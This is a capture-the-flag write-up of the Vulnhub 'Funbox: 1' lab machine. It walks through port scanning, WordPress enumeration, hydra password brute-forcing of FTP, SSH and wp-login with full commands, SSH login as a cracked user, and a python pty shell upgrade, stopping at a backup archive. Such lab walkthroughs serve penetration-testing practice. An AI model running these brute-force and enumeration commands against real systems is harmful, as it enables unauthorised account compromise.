Funbox: 1 - Vulnhub
Last modified on September 6, 2026 • 8 min read • 1,549 words
Table of contents
🔎 Enumeration
root@kali:~# nmap -sV -A -O 192.168.0.55
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-10 15:56 -03
Nmap scan report for 192.168.0.55
Host is up (0.00041s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/secret/
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://funbox.fritz.box/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.37
OS details: DD-WRT v24-sp2 (Linux 2.4.37)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Trying to connect to FTP service with anonymous user. No way… =(
root@kali:~# lftp 192.168.0.55
lftp 192.168.0.55:~> ls
`ls' at 0 [530 Login incorrect.]
Let’s try HTTP service.
root@kali:~# ./ffuf -w /usr/share/wordlists/dirb/big.txt -u http://192.168.0.55/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v0.12
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.0.55/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10]
robots.txt              [Status: 200, Size: 19, Words: 2, Lines: 2]
secret                  [Status: 301, Size: 313, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10]
wp-admin                [Status: 301, Size: 315, Words: 20, Lines: 10]
wp-includes             [Status: 301, Size: 318, Words: 20, Lines: 10]
wp-content              [Status: 301, Size: 317, Words: 20, Lines: 10]
:: Progress: [20469/20469] :: 553 req/sec :: Duration: [0:00:37] :: Errors: 0 ::


When I tried to access http, I had name problems, due the configuration of wordpress. It always converts from the IP to http://funbox.fritz.box . So, I had to input the site domain on file Linux in hosts file.
vim /etc/hostsAdd funbox.fritz.box
Now it`s possible to access the site.

First thing I do when I reach a Wordpress page, is to enumerate everything with wpscan.
wpscan -e vp,vt,u --url http://funbox.fritz.box/ Unfortunately it couldn’t find any vulnerable plugin or something, but the users allowed to login, admin and joe.

Let`s try some bruteforcing. Our attempts will be on FTP, SSH and Wordpress login page.
First thing is to create a wordlist based on the site content with cewl
cewl http://funbox.fritz.box -d 5 -m 4 -w funbox_wordlist.txt- -d - subdirectories depth
- -m - Minimum word characters.
We will start our tries with Hydra, in order to make it easier I’ll insert both users in a file users.txt
FTP: No good results.
hydra -V -L users.txt -P funbox_wordlist.txt ftp://192.168.0.55SSH: No good results.
hydra -V -L users.txt -P funbox_wordlist.txt ssh://192.168.0.55Wordpress: No good results.
hydra -V -L users.txt -P funbox_wordlist.txt funbox.fritz.box -V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Ffunbox.fritz.box%2Fwp-admin%2F&testcookie=1:S=Location'This way I’ll try to use an small and good external wordlist:
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/probable-v2-top1575.txt
Starting from the Wordpress, which is faster to crack, we had good results with the user joe.
hydra -V -L users.txt -P probable-v2-top1575.txt funbox.fritz.box -V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Ffunbox.fritz.box%2Fwp-admin%2F&testcookie=1:S=Location'
Logged with user joe, but without admin permissions. This way is not possible to upload a shell payload.

With the same credentials I tried FTP and SSH.
FTP ✔️
root@kali:~# lftp 192.168.0.55
lftp 192.168.0.55:~> login joe
Password:
lftp joe@192.168.0.55:~> ls
-rw-------   1 joe      joe           998 Jul 18 09:49 mbox
lftp joe@192.168.0.55:~> cat mbox
From root@funbox  Fri Jun 19 13:12:38 2020
Return-Path: <root@funbox>
X-Original-To: joe@funbox
Delivered-To: joe@funbox
Received: by funbox.fritz.box (Postfix, from userid 0)
	id 2D257446B0; Fri, 19 Jun 2020 13:12:38 +0000 (UTC)
Subject: Backups
To: <joe@funbox>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200619131238.2D257446B0@funbox.fritz.box>
Date: Fri, 19 Jun 2020 13:12:38 +0000 (UTC)
From: root <root@funbox>

Hi Joe, please tell funny the backupscript is done.

From root@funbox  Fri Jun 19 13:15:21 2020
Return-Path: <root@funbox>
X-Original-To: joe@funbox
Delivered-To: joe@funbox
Received: by funbox.fritz.box (Postfix, from userid 0)
	id 8E2D4446B0; Fri, 19 Jun 2020 13:15:21 +0000 (UTC)
Subject: Backups
To: <joe@funbox>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200619131521.8E2D4446B0@funbox.fritz.box>
Date: Fri, 19 Jun 2020 13:15:21 +0000 (UTC)
From: root <root@funbox>

Joe, WTF!?!?!?!?!?! Change your password right now! 12345 is an recommendation to fire you.

1028 bytes transferred
🚪🚶 Foothold
Continuing in the last session, it was possible to login with SSH.
SSH ✔️
root@kali:~# ssh joe@192.168.0.55
joe@192.168.0.55's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)
...
joe@funbox:~$ ls -lh
total 4.0K
-rw------- 1 joe joe 998 Jul 18 09:49 mbox
joe@funbox:~$ 
Here we have some limited shell. Due this we need to use python spawn.

joe@funbox:~$ python -c 'import pty; pty.spawn("/bin/bash")'Looking at /home directory, we find the funny user folder, which can be find at /etc/passd file.
In his folder we have a html.tar file. Lets check it.
joe@funbox:/home/funny$ ls -la
total 47608
drwxr-xr-x 3 funny funny     4096 Jul 18 10:02 .
drwxr-xr-x 4 root  root      4096 Jun 19 11:50 ..
-rwxrwxrwx 1 funny funny       55 Jul 18 10:15 .backup.sh
-rw------- 1 funny funny     1462 Jul 18 10:07 .bash_history
-rw-r--r-- 1 funny funny      220 Feb 25 12:03 .bash_logout
-rw-r--r-- 1 funny funny     3771 Feb 25 12:03 .bashrc
drwx------ 2 funny funny     4096 Jun 19 10:43 .cache
-rw-rw-r-- 1 funny funny 48701440 Aug 12 00:38 html.tar
-rw-r--r-- 1 funny funny      807 Feb 25 12:03 .profile
-rw-rw-r-- 1 funny funny      162 Jun 19 14:13 .reminder.sh
-rw-rw-r-- 1 funny funny       74 Jun 19 12:25 .selected_editor
-rw-r--r-- 1 funny funny        0 Jun 19 10:44 .sudo_as_admin_successful
-rw------- 1 funny funny     7791 Jul 18 10:02 .viminfo
Here we have a backup of wordpress site, including all configuration files.
wp-config.php
